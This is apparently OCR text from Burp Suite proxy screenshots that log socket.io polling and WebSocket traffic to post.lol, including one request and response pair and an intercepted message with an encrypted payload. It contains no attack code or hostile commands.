2177 https://post.lol POST /socket.io/?EIO=4&transport=polling&t=P6YmRpN&sid=CiLT2h5j87AXzgdlAAAI ✓ 200 214 text io/ ✓ 192.168.100.... 12:08:11
2176 https://post.lol GET /socket.io/?EIO=4&transport=polling&t=P6YmRpO&sid=CiLT2h5j87AXzgdlAAAI ✓ 200 229 text io/ ✓ 192.168.100.... 12:08:11
2175 https://post.lol GET /socket.io/?EIO=4&transport=polling&t=P6YmLiN.0&sid=CiLT2h5j87AXzgdlAAAI ✓ 200 229 text io/ ✓ 192.168.100.... 12:07:46
2174 https://post.lol GET /socket.io/?EIO=4&transport=polling&t=P6YmLiN&sid=CiLT2h5j87AXzgdlAAAI ✓ 200 214 text io/ ✓ 192.168.100.... 12:07:46
2173 https://post.lol GET /socket.io/?EIO=4&transport=polling&t=P6YmFjP&sid=CiLT2h5j87AXzgdlAAAI ✓ 200 229 text io/ ✓ 192.168.100.... 12:07:21
2172 https://post.lol POST /socket.io/?EIO=4&transport=polling&t=P6YmFj9&sid=CiLT2h5j87AXzgdlAAAI ✓ 200 214 text io/ ✓ 192.168.100.... 12:07:21
Original request
Pretty Raw Hex
1 POST /socket.io/?EIO=4&transport=polling&t=P6YmXx8&sid=CiLT2h5j87AXzgdlAAAI HTTP/1.1
2 Host: post.lol
3 Content-Length: 1
4 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
5 Accept: */*
6 Content-Type: text/plain;charset=UTF-8
7 Accept-Language: en-US
8 Sec-Ch-Ua-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36
10 Sec-Ch-Ua-Platform: "Linux"
11 Origin: https://post.lol
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://post.lol/NO/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=1, i
18 Connection: keep-alive
Search 0 highlights
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Fri, 30 Aug 2024 10:08:36 GMT
4 Content-Type: text/html
5 Content-Length: 2
6 Connection: keep-alive
7 Access-Control-Allow-Origin: *
8 cache-control: no-store
9
10 ok
Search 0 highlights
Inspector
Notes
Event log (6) All issues
Memory: 229.6MB

Burp Suite Community Edition v2024.5.3 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Intercept HTTP history WebSockets history | Proxy settings

Filter settings: Showing all items

#	URL	Direction	Edited	Length	Notes	TLS	Time	Listener port	WebSocket ID
13	https://post.lol/socket.io/	→ To server		1		✓	12:13:57 30 Aug 2024	8080	1
12	https://post.lol/socket.io/	← To client		1		✓	12:13:57 30 Aug 2024	8080	1
11	https://post.lol/socket.io/	→ To server		1		✓	12:13:32 30 Aug 2024	8080	1
10	https://post.lol/socket.io/	← To client		1		✓	12:13:32 30 Aug 2024	8080	1
9	https://post.lol/socket.io/	← To client		46		✓	12:13:07 30 Aug 2024	8080	1
8	https://post.lol/socket.io/	← To client		46		✓	12:13:07 30 Aug 2024	8080	1
7	https://post.lol/socket.io/	← To client		46		✓	12:13:07 30 Aug 2024	8080	1
6	https://post.lol/socket.io/	→ To server		154		✓	12:13:07 30 Aug 2024	8080	1
5	https://post.lol/socket.io/	→ To server		530		✓	12:13:07 30 Aug 2024	8080	1
4	https://post.lol/socket.io/	→ To server		178		✓	12:13:07 30 Aug 2024	8080	1
3	https://post.lol/socket.io/	→ To server		1		✓	12:13:07 30 Aug 2024	8080	1
2	https://post.lol/socket.io/	← To client		6		✓	12:13:07 30 Aug 2024	8080	1
1	https://post.lol/socket.io/	→ To server		6		✓	12:13:07 30 Aug 2024	8080	1

Message

Pretty Raw Hex

```
1 425["message",{"msg":{"type":"824d02e7cf6ec64a44710b06ef8cfa0e","data":"U2FsdGVkX19JWH3V+KnWIdPjzlF/wBhLj4W/rYovdJmHineTSuwIxfkSQyLycrSfTyBEAai8R6yrLQnIcd3FtjqDoXPyh9j28
hXEyaYAjyo4ZuTx0jaaJE/CdV0F/oRZlDCCZo1aV/T3Qdp0c+lgyungjr+O2ufwNeZhpe/PnZ/nDrWW3Kujiqitvb29WG5c+Lyz8Bsp/1iMIh1CTghC9ICvVTIEyItJeRo4hBZcBdk7fc6cqBAMT93cyLq3sUzwD4aoOAtdWG
HxEOY2FnGFxcxv6oM+jc9f4Sr6XUs+M3sAMrkLmpYsZnqSwVQXxvJlILeDibEcI5U/bCJXK+5tsqfgJGpl+a9WGKvh4iuqFcaa7YX6jQhNuVlcs4pCW90GAHRnFAwhp+cfpNw="},"user":[],"room":["21232f297a57a
5a743894a0e4a801fc3"]}]
```

Search 0 highlights


Inspector Notes


Event log (6) All issues Memory: 232.5MB

